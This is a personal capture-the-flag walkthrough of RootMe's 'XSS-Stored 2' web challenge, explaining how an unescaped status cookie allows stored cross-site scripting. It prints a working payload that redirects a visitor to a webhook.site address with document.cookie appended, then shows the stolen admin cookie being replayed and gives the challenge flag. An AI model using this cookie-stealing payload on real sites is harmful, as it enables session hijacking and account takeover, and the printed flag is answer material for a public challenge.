
XSS-Stored 2 CTF Writeup

This document is a walkthrough on one way to solve the **XSS-Stored 2 CTF** on **RootMe**.
The objective is to explain how I was able to solve this CTF to my future self.

General Information


- *Difficulty:* Medium
- *Category:* Web
- *Link:* XSS-Stored 2 - RootMe

Solution



We're greeted to this website, where we can input a Title and Message


Upon input, the website displays it on our client, and it remains even if we leave the page, hinting at the fact that the server externally stores it somewhere, let's try and exploit that !



Now, the goal of the challenge as stated in the description, is to steal the **admin cookie.**

Note: Since this is a CTF and we're in a simulated environment, we can't rely on other clients to use the website at the same time as us, so we can suppose that the admin cookie is held by a bot, which will visit the website after a short period of time.

Opening BurpSuite, let's attempt to inject the following script in Message:
<script>alert(document.cookie)</script>



However, it seems like the website has a defense against this simple attack, it's filtering out special characters so that they can't be read as code.

```
<span>
  &lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
</span>
```

Luckily, if we look further into the attack surface of the website, not just the title and the message is stored; the status too. The status is sent as a cookie stored on the client's browser to the website upon submit, and we'll be able to inject code into it.


```
Cookie: status=invite; _ga_SRYSKX09J7=GS1.1.1737483017.17.1.1737483022.0.0.0; _ga=
GA1.1.1610605713.1731161917
```

To do this, we need to look at the HTML handling the status

```
</b>
 (<i class="invite">
  status : invite
```

It looks like we'll have to manipulate **<i class="invite">**
By closing the opening **<i** statement with **">**, we can inject a script:

```
Referer: http://challenge01.root-me.org/web-clie
Cookie: status="><script>alert("XSS")</script>;
GS1.1.1737483017.17.1.1737483022.0.0.0;  _ga=GA1.
```


```
</b>
 (<i class="">
  <script>
    alert("XSS")
  </script>
  ">status : &quot;&gt;&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
</i>
```

It works, and now we'll take the script to the next level, by having it send the cookie to a Webhook:

```
Origin: http://challenge01.root-me.org
Connection: keep-alive
Referer: http://challenge01.root-me.org/web-client/ch19/
Cookie: status="><script>window.location='https://webhook.site/27169430-b09c-47b8-be25-3b4b2b8d1c58?c='+document.cookie</script>;
GS1.1.1737483017.17.1.1737483022.0.0.0; _ga=GA1.1.1610605713.1731161917
Upgrade-Insecure-Requests: 1
```


<script>window.location='https://webhook.site/27169430-b09c-47b8-be25-3b4b2b8d1c58?c='+document.cookie**;</script>**

After some time, we get sent the admin's cookie:




SY2USDIH78TF3DFU78546TE7F

This isn't the flag, but we're nearly there.
By going to our browser's cookies, we simply need to add a cookie with the name **"ADMIN_COOKIE"** and the value **"SY2USDIH78TF3DFU78546TE7F"**, and the server will recognise us as an admin



Then click on the *"admin"* link on the website :



We get the following flag: **E5HKEGyCXQVsYaehaqeJs0AfV**